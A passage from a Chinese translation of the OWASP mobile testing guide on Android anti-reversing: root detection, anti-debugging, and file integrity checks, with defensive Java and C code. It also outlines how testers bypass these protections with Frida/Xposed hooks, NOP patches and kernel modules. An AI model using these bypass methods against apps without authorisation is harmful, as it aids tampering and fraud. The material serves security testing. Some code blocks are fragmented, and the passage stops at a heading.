- smalidea plugin for IntelliJ - <https://github.com/JesusFreke/smali/wiki/smalidea>
- VxStripper - <http://vxstripper.pagesperso-orange.fr>

## 5.10. Android 反逆向防御

### 5.10.1. 环境检测 (MSTG-RESILIENCE-1)

#### 5.10.1.1. 概述

在反逆向分析的情况下，root 检测的目标是，通过屏蔽一些逆向分析工程师喜欢使用的工具和技术使得 App 几乎不能运行在已 root 手机当中。就像大多数检测方案一样，root 检测并不总是有效。但是如果将 App 中不同维度的 root 检测方案组合起来能够提升整体 app 防篡改的效果。

对于 Android 系统来说，我们定义的“root 检测”有些笼统，其中包括对客户端 ROM 的检测，例如：确认设备的系统是原生 Android 系统或是自定义 Android 系统。

### 5.10.1.2. 常见的 Root 检测方法

在下面的章节当中，列出了一些常见的 root 检测方法。可以在《OWASP 移动测试指南》随附的 crackme 示例中找到其中一些方法。另外，Root 检测也可以通过诸如 RootBeer 之类的库来实现。

#### 5.10.1.2.1. SafetyNet

SafetyNet 是一个 Android API，可提供一组服务并根据软件和硬件信息创建设备的配置文件。然后将此配置文件与已通过 Android 兼容性测试的列入白名单的设备型号列表进行比较。Google 建议将该功能用作“作为反滥用系统的一部分的附加深度防御信号”。

SafetyNet 的工作原理在文档当中并未有明确记载，可能会在任何时候发生变化。当您调用这个 API 时，SafetyNet 会下载包含 Google 提供的设备验证代码的二进制软件包，然后通过反射动态执行该代码。John Kozyrakis 的分析显示，SafetyNet 还试图检测设备是否已 root，但如何确定该设备尚不清楚。

使用该 API，App 将会调用 SafetyNetApi.attest 方法（返回值是 JWS 信息）并检查是否存在下列字段：

- ctsProfileMatch：设备配置文件将与 Google 列出的设备列表进行匹配。
- basicIntegrity：运行该应用的设备可能未被篡改。
- nonces：根据请求包匹配返回包。
- timestampMs：检查自发出请求到收到响应的时间间隔。响应的延迟表明可能存在可疑活动。
- apkPackageName,apkCertificateDigestSha256, apkDigestSha256: 提供 APK 文件的信息，用于验证被调用的 App 的身份信息。当 API 无法识别 APK 文件的基础信息时，将无法取得上述参数。

下面是一个基础检测的结果：

```
{
 "nonce": "R2Rra24fVm5xa2Mg",
 "timestampMs": 9860437986543,
 "apkPackageName": "com.package.name.of.requesting.app",
 "apkCertificateDigestSha256": ["base64 encoded, SHA-256 hash of the
```

```
certificate used to sign requesting app"],
"apkDigestSha256": "base64 encoded, SHA-256 hash of the app's APK",
"ctsProfileMatch": true,
"basicIntegrity": true,
}
```

#### 5.10.1.2.1.1. ctsProfileMatch 和 basicIntegrity

SafetyNet Attestation API 最初提供了一个称为 basicIntegrity 的值，以帮助开发人员确定设备的完整性。

随着 API 的发展，Google 引入了一项更严格的新检查，其结果显示在名为 ctsProfileMatch 的值中，这使开发人员可以更精细地评估运行其应用程序的设备。

广义而言，basicIntegrity 可向您提供有关设备及其 API 的总体完整性信息。许多已经 Root 的设备都会使 basicIntegrity 失效，模拟器，虚拟设备以及具有篡改迹象的设备（例如 API 挂钩）也会其失效。

另一方面，ctsProfileMatch 向您提供有关设备兼容性的更严格的信息。只有经过 Google 认证的未经修改的设备才能具有有效的 ctsProfileMatch。使得 ctsProfileMatch 失败的设备情况如下：

- 设备 basicIntegrity 值失效。
- 设备 bootloader 未上锁。
- 设备运行的是自定义系统镜像（自定义 ROM）。
- 设备制造商未申请或未通过 Google 认证。
- 设备系统镜像是直接由 Android 开放源程序源文件构建。
- 设备系统镜像是 Beta 版本或者开发人员预览版本（包含 Android 预览程序）。

#### 5.10.1.2.1.2. 使用 SafetyNetApi.attest 相关建议

- 在使用加密安全的随机函数时，在服务器上应创建一个较大的随机数（16 个字节或更长），以便恶意使用者无法使用成功的结果替换掉错误的结果。
- 只有当 ctsProfileMatch 值为 true 时才采信 APK 文件基本信息（apkPackageName, apkCertificateDigestSha256 and apkDigestSha256）。
- 整体 JWS 响应应使用安全连接发送到您的服务器以验证发送者身份。
- 不建议直接在设备本地的应用程序中执行验证，因为在这种情况下，不能保证验证逻辑本身没有被修改过。

- 该 verify 方法仅验证 JWS 消息是否由 SafetyNet 进行签名。但它不会验证消息负载是否符合您的预期。尽管这个服务看起来比较有用，但它设计的目的是仅用于测试，并且具有非常严格的使用配额，每个项目每天 10,000 个请求，不会根据项目的要求进行增加。
- 因此，您应该参考 SafetyNet 的验证示例，并采用不依赖于 Google 服务器的方式在服务器上实现数字签名验证逻辑。
- 这个 SafetyNet Attestation API 提供了发出认证请求时设备状态的快照。成功的认证不一定意味着该设备将在过去或将来通过认证。建议制定一种策略，使用最少的证明次数来满足用例。
- 为了防止无意中达到 SafetyNetApi.attest 配额上限提示验证失败，您应该构建一个系统来监视 API 的使用情况，并在达到配额之前发出警告，以便及时增加配额。还应该准备处理由于超出配额而导致的验证失败，并避免在这种情况下阻塞其它用户。如果您即将达到配额，或者预计短期内峰值可能导致您超出配额，则可以提交此表单以请求短期或长期的 API 密钥来做增加配额。通过此方法可以免费增加额外的配额。

遵循此清单，确保已经按照上述步骤将 SafetyNetApi.attest API 集成到应用程序中。

#### 5.10.1.2.2. 使用应用程序检测

##### 5.10.1.2.2.1. 检测特征文件

程序检测的最广泛使用的方法通常是在已 Root 的设备上找到的特征文件，例如常见的 root 应用的包文件和其它相关文件及文件目录，包括以下内容：

```
/system/app/Superuser.apk
/system/etc/init.d/99SuperSUDaemon
/dev/com.koushikdutta.superuser.daemon/
/system/xbin/daemonsu
```

检测代码通常还会查找已 Root 设备上安装二进制文件。包括检查在下列不同位置使用 busybox 尝试打开二进制文件 su：

```
/sbin/su
/system/bin/su
/system/bin/failsafe/su
/system/xbin/su
/system/xbin/busybox
/system/sd/xbin/su
/data/local/su
/data/local/xbin/su
/data/local/bin/su
```

检查 PATH 环境当中是否存在 su 文件

```

public static boolean checkRoot(){
for(String pathDir : System.getenv("PATH").split(":")){
 if(new File(pathDir, "su").exists()){
 return true;
 }
}
return false;
}

```

文件检查可以用 Java 和 Native 代码轻松实现。以下 JNI 示例（从 rootinspector 改编而成）使用 stat 系统调用检索有关文件的信息，如果该文件存在，则返回“1”。

```

jboolean Java_com_example_statfile(JNIEnv * env, jobject this, jstring filepath) {
 jboolean fileExists = 0;
 jboolean isCopy;
 const char * path = (*env)->GetStringUTFChars(env, filepath, &isCopy);
 struct stat fileattrib;
 if (stat(path, &fileattrib) < 0) {
 _android_log_print(ANDROID_LOG_DEBUG, DEBUG_TAG, "NATIVE: stat error: [%s]", strerror(errno));
 } else
 {
 _android_log_print(ANDROID_LOG_DEBUG, DEBUG_TAG, "NATIVE: stat success, access perms: [%d]", fileattrib.st_mode);
 return 1;
 }

 return 0;
}

```

### 5.10.1.2.2.2. 执行 SU 和其它命令

确定 su 是否存在的另一种方法是尝试通过 Runtime.getRuntime.exec 方法执行 su。如果 su 不在 PATH 上，则将抛出 IOException。可以使用相同的方法检查在已经 Root 的设备上常发现的程序，例如 busybox 和通常指向该程序的符号链接。

### 5.10.1.2.2.3. 检查运行进程

迄今为止，Supersu 是最流行的 root 工具，它运行名为 daemonsu 的身份验证守护进程，因此，设备拥有此进程是设备已经 Root 的一个明显标志。可以使用

ActivityManager.getRunningAppProcesses 和 manager.getRunningServices API，ps 命令以及在/proc 目录中浏览来枚举设备中正在运行的进程。

下面是一个 root 检查的实例

```
public boolean checkRunningProcesses() {

 boolean returnValue = false;

 // Get currently running application processes
 List<RunningServiceInfo> list = manager.getRunningServices(300);

 if(list != null){
 String tempName;
 for(int i=0;i<list.size();i++){
 tempName = list.get(i).process;

 if(tempName.contains("supersu") || tempName.contains("superuser")){
 returnValue = true;
 }
 }
 }
 return returnValue;
}
```

#### 5.10.1.2.2.4. 检查已经安装的应用程序软件包

您可以使用 Android 软件包管理器来获取已安装软件包的列表。以下是流行的 root 工具的软件包名称：

com.thirdparty.superuser  
eu.chainfire.supersu  
com.noshufou.android.su  
com.koushikdutta.superuser  
com.zachspong.temprootremovejb  
com.ramandroid.appquarantine  
com.topjohnwu.magisk

#### 5.10.1.2.2.5. 检查可写分区和系统目录

系统目录上的权限异常可能表示设备已被 root。尽管系统目录和数据目录通常是只读的，但有时您会在已经 Root 设备上发现它们是即可读又可写的。查找那些使用“rw”标志挂载的文件系统，或尝试在数据目录中创建文件。

### 5.10.1.2.2.6. 检查 Android 系统的 builds 标签

检查测试版本和自定义 ROM 的迹象也很有帮助。一种方法是检查 BUILD 标签中的 test-keys，这 test-keys 通常表示自定义的 Android 镜像。检查 BUILD 标签的方法如下所示：

```
private boolean isTestKeyBuild()
{
 String str = Build.TAGS;
 if ((str != null) && (str.contains("test-keys")));
 for (int i = 1; ; i = 0)
 return i;
}
```

缺少 Google Over-The-Air ( OTA ) 证书是自定义 ROM 的另一个标志：在现有 Android 发行版本中，会采用 OTA 技术更新 Google 的公共证书。

### 5.10.1.2.3. 绕过 Root 检查

如果采用 JDB , DDMS , strace 或内核模块来跟踪 App 并了解其运行情况。通常会看到与操作系统的各种可疑交互，例如运行 su 读取并获取进程列表。这些交互都是设备被 root 的标志。所以应当一次性识别并足证 root 检查程序的运行。如果执行黑盒安全分析，应当在第一步就令 root 检查程序失效。

要绕过这些检查，可以使用下面几种技术，其中大多数是在“逆向工程和篡改”章节中介绍过的：

- 重命名二进制文件。例如：简单地重命名 su 二进制文件足以对抗 root 检测（注意，请不要破坏初始环境！）。
- 卸载 /proc 以防止读取进程列表。但有时，这不足以绕过此类检查。
- 用 Frida 或 Xposed 在 Java 层和 Native 层上进行 Hook。通过伪造应用程序的返回值，隐藏文件内容和进程。
- 使用内核模块 Hook 低等级的 API。
- 篡改 app 来逃避检查。

### 5.10.1.3. 有效性评估

检查 root 检测机制时，应包括以下机制：

- 在应用程序中采用多种不同类似的检测机制（而不是仅采用一种机制进行检测）。
- 让检测机制在多个层面的 API 上运行（JavaAPI、Native 函数、汇编程序、系统调用）。
- 检测机制应当是原创的（不应是从 StackOverflow 或其他来源复制粘贴而来）。

研究 root 检测机制绕过的方法时应回答下列问题：

- 是否可以使用 RootCloak 等标准工具轻松绕开检测机制？
- 进行 root 检测需要进行静态/动态分析吗？
- 需要编写自定义代码吗？
- 成功绕过检测机制需要多长时间？
- 绕过检测机制有哪些困难？

如果缺少 root 检测或 root 检测容易被，请根据上面列出的有效性标准提出建议。这些建议可能包括更多种类的检测机制，以及将现有机制与其他防御措施更好地集成。

## 5.10.2 反调试检测 (MSTG-RESILIENCE-2)

### 5.10.2.1. 概述

调试是分析运行时应用程序行为的高效方法。它允许逆向工程师逐步执行代码，在任意点停止应用程序运行，进行变量状态检查，读取和修改内存等操作。

如“逆向工程和篡改”章节中所述，我们必须在 Android 上处理两种调试协议：我们可以使用 JDWP 在 Java 级别上进行调试，或者通过基于 ptrace 的调试器在 Native 层上进行调试。一个好的反调试方案应当能够抵御两种类型的调试。

反调试功能可以是预防式的也可以是反应式的。顾名思义，预防式的反调试功能可以防止调试器第一时间挂载。反应式反调试涉及检测调试器特征，并以某种方式对其做出反应（例如：终止应用程序或触发隐藏行为）。适用“更多更好”规则：为了最大程度地发挥作用，防御者应结合多种预防和检测方法，这些方法可在不同的 API 层上运行，并分布在整個应用程序中。

#### 5.10.2.1.1. JDWP 反调试示例

在“逆向工程和篡改”章节中，我们讨论了 JDWP，它是调试器和 Java 虚拟机之间进行通信的协议。我们展示了通过篡改其配置文件，并更改 ro.debuggable 系统属性即可轻松调试任何应用程序，使用该属性可对所有应用程序进行调试。让我们看一下开发人员为检测和禁用 JDWP 调试器所做的一些事情。

### 5.10.2.1.1.1. 检查 ApplicationInfo 中的可调试标志

当我们遇到 android : debuggable 属性。Android 配置中的此标志确定是否为该应用程序启动了 JDWP 线程。可以通过应用程序的 ApplicationInfo 对象以编程方式检测其值。如果设置了该标志，则配置已被篡改并允许调试。

```
public static boolean isDebuggable(Context context){

 return ((context.getApplicationContext().getApplicationInfo().flags &
ApplicationInfo.FLAG_DEBUGGABLE) != 0);

}
```

### 5.10.2.1.1.2. Debugger 是否已连接

Android Debug 系统类提供了一种静态方法来确定是否连接了调试器。该方法返回一个布尔值。

```
public static boolean detectDebugger() {
 return Debug.isDebuggerConnected();
}
```

The same API can be called via native code by accessing the DvmGlobals global structure.

```
JNIEXPORT jboolean JNICALL Java_com_test_debugging_DebuggerConnected(JNIEnv *
env, jobject obj) {
 if (gDvm.debuggerConnected || gDvm.debuggerActive)
 return JNI_TRUE;
 return JNI_FALSE;
}
```

### 5.10.2.1.1.3. 计时器检查

Debug.threadCpuTimeNanos 表明当前线程已执行代码的时间。由于调试会减慢进程的执行速度，因此您可以利用执行时间的差异来预估是否连接了调试器。

```
static boolean detect_threadCpuTimeNanos(){
 long start = Debug.threadCpuTimeNanos();

 for(int i=0; i<1000000; ++i)
 continue;

 long stop = Debug.threadCpuTimeNanos();

 if(stop - start < 10000000) {
 return false;
 }
}
```

```

}
else {
 return true;
}
}
}

```

#### 5.10.2.1.1.4. 处理与 JDWP 相关的数据结构

在 Dalvik 虚拟机中，可以通过 DvmGlobals 结构体访问全局虚拟机状态。全局变量 gDvm 拥有一个指向该结构体的指针。因为 DvmGlobals 包含各种变量和指针，这些变量和指针对于 JDWP 调试很重要，并且易被篡改。

```

struct DvmGlobals {
 /*
 * Some options that could be worth tampering with :)
 */

 bool jdwpAllowed; // debugging allowed for this process?
 bool jdwpConfigured; // has debugging info been provided?
 JdwpTransportType jdwpTransport;
 bool jdwpServer;
 char* jdwpHost;
 int jdwpPort;
 bool jdwpSuspend;

 Thread* threadList;

 bool nativeDebuggerActive;
 bool debuggerConnected; /* debugger or DDMS is connected */
 bool debuggerActive; /* debugger is making requests */
 JdwpState* jdwpState;
};


```

例如：将 gDvm.methDalvikDdmServer\_dispatch 函数指针设置为 NULL 会使 JDWP 线程崩溃：

```

JNICALL jboolean Java_poc_c_crashOnInit (JNIEnv* env , jobject) {
 gDvm.methDalvikDdmServer_dispatch = NULL;
}

```

即使 gDvm 变量不可用，也可以使用 ART 中的类似技术来禁用调试。ART 运行时将与 JDWP 相关的类的某些 vtable 导出为全局符号（在 C++ 中，vtable 是保存指向类方法的指针的表）。这包括类 JdwpSocketState 和 JdwpAdbState 的 vtable，它们分别通过网络套接字和 ADB 处理 JDWP 连接。您可以通过覆盖关联的 vtable 中的方法指针来操纵调试运行时的行为。

覆盖方法指针的一种方法是用 JdwpAdbState :: Shutdown 的地址覆盖函数 jdwpAdbState :: ProcessIncoming 的地址。这将导致调试器立即断开连接。

```
#include <jni.h>
#include <string>
#include <android/log.h>
#include <dlfcn.h>
#include <sys/mman.h>
#include <jdwp/jdwp.h>

#define log(FMT, ...) __android_log_print(ANDROID_LOG_VERBOSE, "JDWPFun", FMT,
##__VA_ARGS__)
```

// Vtable structure. Just to make messing around with it more intuitive

```
struct VT_JdwpAdbState {
 unsigned long x;
 unsigned long y;
 void * JdwpSocketState_destructor;
 void * _JdwpSocketState_destructor;
 void * Accept;
 void * showmany;
 void * ShutDown;
 void * ProcessIncoming;
};
```

**extern "C"**

```
JNIEXPORT void JNICALL Java_sg_vantagepoint_jdwptest_MainActivity_JDWPfun(
 JNIEnv *env,
 jobject /*this */) {

 void* lib = dlopen("libart.so", RTLD_NOW);

 if (lib == NULL) {
 log("Error loading libart.so");
 dlerror();
 }else{

 struct VT_JdwpAdbState *vtable = (struct VT_JdwpAdbState *)dlsym(lib,
 "_ZTVN3art4JDWP12JdwpAdbStateE");

 if (vtable == 0) {
 log("Couldn't resolve symbol '_ZTVN3art4JDWP12JdwpAdbStateE'.\n");
 }
}
```

```
 }else {
 log("Vtable for JdwpAdbState at: %08x\n", vtable);

 // Let the fun begin!

 unsigned long pagesize = sysconf(_SC_PAGE_SIZE);
 unsigned long page = (unsigned long)vtable & ~(pagesize-1);

 mprotect((void *)page, pagesize, PROT_READ | PROT_WRITE);

 vtable->ProcessIncoming = vtable->ShutDown;

 // Reset permissions & flush cache

 mprotect((void *)page, pagesize, PROT_READ);

}
}
}
```

#### 5.10.2.1.2. 绕过调试器检测

没有绕过反调试的通用方法：最佳方法取决于用于防止或检测调试的特定机制以及整体保护方案中的其他防御措施。例如：如果没有完整性检查，或者您已经将其停用，则修补应用程序可能是最简单的方法。在其他情况下，Hook 框架或内核模块可能更可取。以下方法描述了绕过调试器检测的不同方法：

- 修补防调试功能：通过简单地用 NOP 指令覆盖它来禁用有害行为。请注意，如果防调试机制设计合理，则可能需要更复杂的补丁。
- 使用 Frida 或 Xposed 挂钩 Java 和本机层上的 API：处理诸如 isDebuggable 和 isDebuggerConnected，之类的函数的返回值以隐藏调试器。
- 改变环境：Android 是一个开放的环境。如果没有其他效果，则可以修改操作系统，以颠覆开发人员在设计反调试技巧时所做的假设。

##### 5.10.2.1.2.1. 绕过调试检测实例:Android Level 2 级别不可被破解的应用程序

在处理混淆的应用程序时，经常会发现开发人员故意在本地库中“隐藏”数据和功能。在“Android 不可破解的应用程序”的第 2 段中，您会找到一个示例。

乍一看，代码看起来像先前的挑战。名为 CodeCheck 的类负责验证用户输入的代码。实际检查似乎发生在声明为 Native 方法的 bar 方法中。

```
package sg.vantagepoint.uncrackable2;

public class CodeCheck {
 public CodeCheck() {
 super();
 }

 public boolean a(String arg2) {
 return this.bar(arg2.getBytes());
 }

 private native boolean bar(byte[] arg1) {
 }

 static {
 System.loadLibrary("foo");
 }
}
```

请在 GitHub 中查看有关 Android Crackme Level 2 的其他建议解决方案。

#### 5.10.2.1.3. 反本地调试示例

大多数 Anti-JDWP 技巧（对于基于计时器的检查可能是安全的）将无法捕获基于 ptrace 的经典调试器，因此需要其他防御措施。在这种情况下，使用了许多“传统的”Linux 反调试技巧。

##### 5.10.2.1.3.1. 检查 TracerPid

当 ptrace 系统调用附加到进程时，调试进程的状态文件中的“TracerPid”字段将显示附加进程的 PID。“TracerPid”的默认值为 0（不附加进程）。因此，在该字段中找到除 0 以外的任何值表示调试或其他 ptrace 可疑操作。

以下实现来自 Tim Strazzere 的反模拟器项目：

```
public static boolean hasTracerPid() throws IOException {
 BufferedReader reader = null;
 try {
 reader = new BufferedReader(new InputStreamReader(new
FileInputStream("/proc/self/status")), 1000);
 String line;
```

```

while ((line = reader.readLine()) != null) {
 if (line.length() > tracerpid.length()) {
 if (line.substring(0, tracerpid.length()).equalsIgnoreCase(tracerpid)) {
 if (Integer.decode(line.substring(tracerpid.length() + 1).trim()) > 0) {
 return true;
 }
 break;
 }
 }
}

} catch (Exception exception) {
 exception.printStackTrace();
} finally {
 reader.close();
}
return false;
}

```

### Ptrace variations\*

在 Linux 上，ptrace 系统调用用于跟踪和控制进程（“ tracee ”）的执行，并检查和更改该目标进程的内存和寄存器。ptrace 是实现断点调试和系统调用跟踪的主要方法。许多反调试技巧都利用 ptrace ，利用一次只有一个调试器可以附加到一个进程上的事实。

您可以通过类似于以下示例代码，将分支子进程作为调试器附加到父进程来防止进程的调试：

```

void fork_and_attach()
{
 int pid = fork();

 if (pid == 0)
 {
 int ppid = getppid();

 if (ptrace(PTRACE_ATTACH, ppid, NULL, NULL) == 0)
 {
 waitpid(ppid, NULL, 0);

 /* Continue the parent process */
 ptrace(PTRACE_CONT, NULL, NULL);
 }
 }
}

```

附加子进程后，再尝试附加到父级将失败。我们可以通过将代码编译成 JNI 函数并将其打包成应用在设备上运行的来进行验证。

```
root@android:/ # ps | grep -i anti
u0_a151 18190 201 1535844 54908 ffffffff b6e0f124 S sg.vantagepoint.antidebug
u0_a151 18224 18190 1495180 35824 c019a3ac b6e0ee5c S sg.vantagepoint.antidebug
```

尝试使用 gdbserver 附加到父进程失败，将显示以下错误：

```
root@android:/ # ./gdbserver --attach localhost:12345 18190
warning: process 18190 is already traced by process 18224
Cannot attach to lwp 18190: Operation not permitted (1)
Exiting
```

但是，可以通过杀死子进程并“释放”父进程使其不受跟踪来轻松解决这个错误。因此，需要找到更复杂的方案，其中涉及多个进程和线程以及某种形式进行监视以阻止篡改。常用方法包括

- 交叉追踪的多个流程。
- 跟踪运行的进程，以确保子进程能运行。
- 监视/proc 文件系统中的值，例如 /proc / pid / status 中的 TracerPID。

让我们来看一下上述方法的一个简单改进。在初始派生之后，我们在父进程中启动一个额外的线程，该线程继续监视子进程的状态。根据应用程序是在调试还是发布模式下构建的（由清单中的 android : debuggable 标志指示），子进程应执行以下操作之一：

在发布模式下：对 ptrace 的调用失败，并且子进程立即因故障而崩溃（退出代码 11）。

在调试模式下：对 ptrace 的调用有效，并且子进程应该无限期运行。因此，对 waitpid ( child\_pid ) 的调用永远不会返回。如果确实如此，则说明有些可疑，我们将杀死整个进程组。

以下是使用 JNI 函数实现并改进的完整代码：

```
#include <jni.h>
#include <unistd.h>
#include <sys/ptrace.h>
#include <sys/wait.h>
#include <pthread.h>
```

```
static int child_pid;
```

```
void *monitor_pid() {
```

```
 int status;
```

```

waitpid(child_pid, &status, 0);

/* Child status should never change. */

_exit(0); // Commit seppuku

}

void anti_debug() {

 child_pid = fork();

 if (child_pid == 0)
 {
 int ppid = getppid();
 int status;

 if (ptrace(PTRACE_ATTACH, ppid, NULL, NULL) == 0)
 {
 waitpid(ppid, &status, 0);

 ptrace(PTRACE_CONT, ppid, NULL, NULL);

 while (waitpid(ppid, &status, 0)) {

 if (WIFSTOPPED(status)) {
 ptrace(PTRACE_CONT, ppid, NULL, NULL);
 } else {
 // Process has exited
 _exit(0);
 }
 }
 }

 } else {
 pthread_t t;

 /* Start the monitoring thread */
 pthread_create(&t, NULL, monitor_pid, (void *)NULL);
 }
}

JNIEXPORT void JNICALL
Java_sg_vantagepoint_antidebug_MainActivity_antidebug(JNIEnv *env, jobject instance) {

```

```
 anti_debug();
}
```

同样，我们将其打包到 Android 应用中以查看其是否有效。和以前一样，当我们运行应用程序的调试版本时，将显示两个进程。

```
root@android:/ # ps | grep -I anti-debug
u0_a152 20267 201 1552508 56796 ffffffff b6e0f124 S sg.vantagepoint.anti-debug
u0_a152 20301 20267 1495192 33980 c019a3ac b6e0ee5c S sg.vantagepoint.anti-debug
```

但是，如果我们此时终止子进程，则父进程也会退出：

```
root@android:/ # kill -9 20301
130|root@hammerhead:/ # cd /data/local/tmp
root@android:/ # ./gdbserver --attach localhost:12345 20267
gdbserver: unable to open /proc file '/proc/20267/status'
Cannot attach to lwp 20267: No such file or directory (2)
Exiting
```

要绕过此操作，我们必须稍微修改应用程序的行为（最简单的方法是使用 NOP 修改对\_exit 的调用，并将函数\_exit 挂接到 libc.so 中）。至此，我们进入了众所周知的“对抗竞赛”：我们总是可以实施更复杂的防御形式，但是也能够绕过它。

### 5.10.2.2. 有效性评估

检查防调试机制，包括以下条件：

- 附加基于 JDB 和基于 ptrace 的调试器失败，或导致应用终止或出现故障。多种检测方法分散在整个应用程序的源代码中（而不是全部都放在一个方法或函数中）。
- 反调试防御可在多个 API 层（Java，本机库函数，汇编器/系统调用）上运行。
- 这些机制在某种程度上是原始的（与从 StackOverflow 或其他来源复制和粘贴相反）。

绕过反调试防御并回答以下问题：

- 是否可以轻易地绕过机制（例如：通过挂钩单个 API 函数）？
- 通过静态和动态分析识别反调试代码有多困难？
- 是否需要编写自定义代码来禁用防御？您需要多少时间？
- 您对绕过机制的难度有何主观评估？

如果缺少反调试机制或反调试机制太容易绕过，请根据上述有效性标准提出建议。这些建议可能包括添加更多的检测机制，以及将现有机制与其他防御措施更好地集成。

### 5.10.3. 测试文件完整性检查(MSTG-RESILIENCE-3)

这里有两个完整性相关主题

1. 代码完整性检查：在“篡改和逆向工程”章节中，我们讨论了 Android 的 APK 代码签名检查。我们还看到，逆向工程师可以通过重新打包和重新签名应用程序来轻松绕过此检查。为了使此绕过过程更加复杂，可以通过对应用字节码，Native 库和重要数据文件进行 CRC 检查来增强保护。这些检查可以在 Java 层和 Native 层上实现。这个方法是要有其他额外控制措施参与，以便即使修改后的代码签名有效，应用也只能在未修改状态下正确运行。
2. 文件存储完整性检查：应保护应用程序存储在 SD 卡或公共存储区域中的文件的完整性以及在 SharedPreferences 中存储的键值对的完整性。

#### 5.10.3.1.1. 示例实现-应用程序源代码

完整性检查通常会计算所选文件的哈希值并校验。常用的完整性校验的文件包括：

- AndroidManifest.xml,
- class files \*.dex,
- native libraries (\*.so).

以下来自 Android Cracking 博客的示例实现计算出 classes.dex 上的 CRC，并将其与期望值进行比较

```
private void crcTest() throws IOException {
 boolean modified = false;
 // required dex crc value stored as a text string.
 // it could be any invisible layout element
 long dexCrc = Long.parseLong(Main.MyContext.getString(R.string.dex_crc));

 ZipFile zf = new ZipFile(Main.MyContext.getPackageCodePath());
 ZipEntry ze = zf.getEntry("classes.dex");

 if (ze.getCrc() != dexCrc) {
 // dex has been modified
 modified = true;
 }
 else {
 // dex not tampered with
 modified = false;
 }
}
```

{  
}

### 5.10.3.1.2. 示例实现-存储

在提供存储本身的完整性检查时，您可以在给定的键值对上创建 HMAC（对于 Android SharedPreferences），也可以在文件系统提供的完整文件上创建 HMAC。使用 HMAC 时，可以使用 bouncy castle 实现或 AndroidKeyStore 来对给定的内容进行 HMAC。

使用 BouncyCastle 生成 HMAC 时，请完成以下过程：

1. 确保 BouncyCastle 或 SpongyCastle 已注册为安全的 provider。
2. 使用密钥初始化 HMAC（可以将其存储在密钥库中）。
3. 获取需要 HMAC 的内容的字节数组。
4. 使用字节码在 HMAC 上调用 doFinal。
5. 将 HMAC 附加到步骤 3 中获得的字节数组。
6. 存储步骤 5 产出的结果。

使用 BouncyCastle 验证 HMAC 时，请完成以下过程：

- 确保 BouncyCastle 或 SpongyCastle 已注册为安全 provider。
- 将消息和 HMAC 字节提取为单独的数组。
- 重复生成 HMAC 的过程的步骤 1-4。
- 将提取的 HMAC 字节与步骤 3 的结果进行比较。

当基于 Android 密钥库生成 HMAC 时，最好仅对 Android6.0（API 级别 23）及更高版本执行此操作。

以下是没有 AndroidKeyStore 的简单 HMAC 实现方法：

```
public enum HMACWrapper {
 HMAC_512("HMac-SHA512"), //please note that this is the spec for the BC provider
 HMAC_256("HMac-SHA256");

 private final String algorithm;

 private HMACWrapper(final String algorithm) {
 this.algorithm = algorithm;
 }
}
```

```
}

public Mac createHMAC(final SecretKey key) {
 try {
 Mac e = Mac.getInstance(this.algorithm, "BC");
 SecretKeySpec secret = new SecretKeySpec(key.getKey().getEncoded(),
this.algorithm);
 e.init(secret);
 return e;
 } catch (NoSuchProviderException | InvalidKeyException | NoSuchAlgorithmException
e) {
 //handle them
 }
}

public byte[] hmac(byte[] message, SecretKey key) {
 Mac mac = this.createHMAC(key);
 return mac.doFinal(message);
}

public boolean verify(byte[] messageWithHMAC, SecretKey key) {
 Mac mac = this.createHMAC(key);
 byte[] checksum = extractChecksum(messageWithHMAC, mac.getMacLength());
 byte[] message = extractMessage(messageWithHMAC, mac.getMacLength());
 byte[] calculatedChecksum = this.hmac(message, key);
 int diff = checksum.length ^ calculatedChecksum.length;

 for (int i = 0; i < checksum.length && i < calculatedChecksum.length; ++i) {
 diff |= checksum[i] ^ calculatedChecksum[i];
 }

 return diff == 0;
}

public byte[] extractMessage(byte[] messageWithHMAC) {
 Mac hmac = this.createHMAC(SecretKey.newKey());
 return extractMessage(messageWithHMAC, hmac.getMacLength());
}

private static byte[] extractMessage(byte[] body, int checksumLength) {
 if (body.length >= checksumLength) {
 byte[] message = new byte[body.length - checksumLength];
 System.arraycopy(body, 0, message, 0, message.length);
 return message;
 } else {

```

```
 return new byte[0];
 }
}

private static byte[] extractChecksum(byte[] body, int checksumLength) {
 if (body.length >= checksumLength) {
 byte[] checksum = new byte[checksumLength];
 System.arraycopy(body, body.length - checksumLength, checksum, 0,
checksumLength);
 return checksum;
 } else {
 return new byte[0];
 }
}

static {
 Security.addProvider(new BouncyCastleProvider());
}
}
```

提供完整性的另一种方法是对获得的字节数组进行签名，然后将签名添加到原始字节数组中实现完整性校验。

### 5.10.3.1.3. 绕过文件完整性检查

#### 5.10.3.1.3.1. 绕过对源应用程序的整体性检查

1. 修改防调试功能。只需使用 NOP 指令覆盖相关的字节码或本机代码，即可防御恶意行为。
2. 使用 Frida 或 Xposed 挂钩 Java 和本机层上的文件系统 API。将句柄返回到原始文件，而不是修改后的文件。
3. 使用内核模块拦截与文件相关的系统调用。当该过程试图打开修改后的文件时，返回文件的未修改版本的文件描述符。

#### 5.10.3.1.3.2. 绕过存储整体性检查

1. 如设备绑定部分所述，从设备中检索数据。
2. 更改检索到的数据，然后将其重新存储。

### 5.10.3.2. Effectiveness Assessment

#### 5.10.3.2.1. 对源应用程序的完整性检查

在未修改状态下运行应用程序，并确保一切正常。将简单的补丁程序应用于 classes.dex 和应用程序包中的任何 so 库。按照“基本安全性测试”章节中的说明对应用程序重新打包并重新签名，然后再次运行该应用程序。该应用程序应检测到修改并以某种方式做出响应。至少，应用程序应提醒用户、终止。绕过防御工作对以下问题做出回应：

- 是否可以轻易地绕过检查机制（例如：通过挂钩单个 API 函数）？
- 通过静态和动态分析识别反调试代码有多困难？
- 是否需要编写自定义代码来禁用防御？需要多少时间？
- 绕过机制的困难有何评价？

#### 5.10.3.2.2. 用于存储的完整性

适用于类似于应用程序源完整性检查的方法。回答以下问题：

- 是否可以轻易地绕过机制（例如：通过更改文件或键值的内容）？
- 获取 HMAC 密钥或非对称私钥有多困难？
- 是否需要编写自定义代码来禁用防御？您需要多少时间？
- 您对绕过机制的困难有何评价？

### 5.10.4. 对逆向分析工具的检查 (MSTG-RESILIENCE-4)

#### 5.10.4.1. 概述

逆向工程师使用许多分析工具，框架和应用程序都将在本指南中说明。因此，设备上存在此类工具，可能表明用户正在尝试对应用进行逆向工程。用户通过安装此类工具会增加他们所面临的安全风险。

#### 5.10.4.1.1. 检查方法

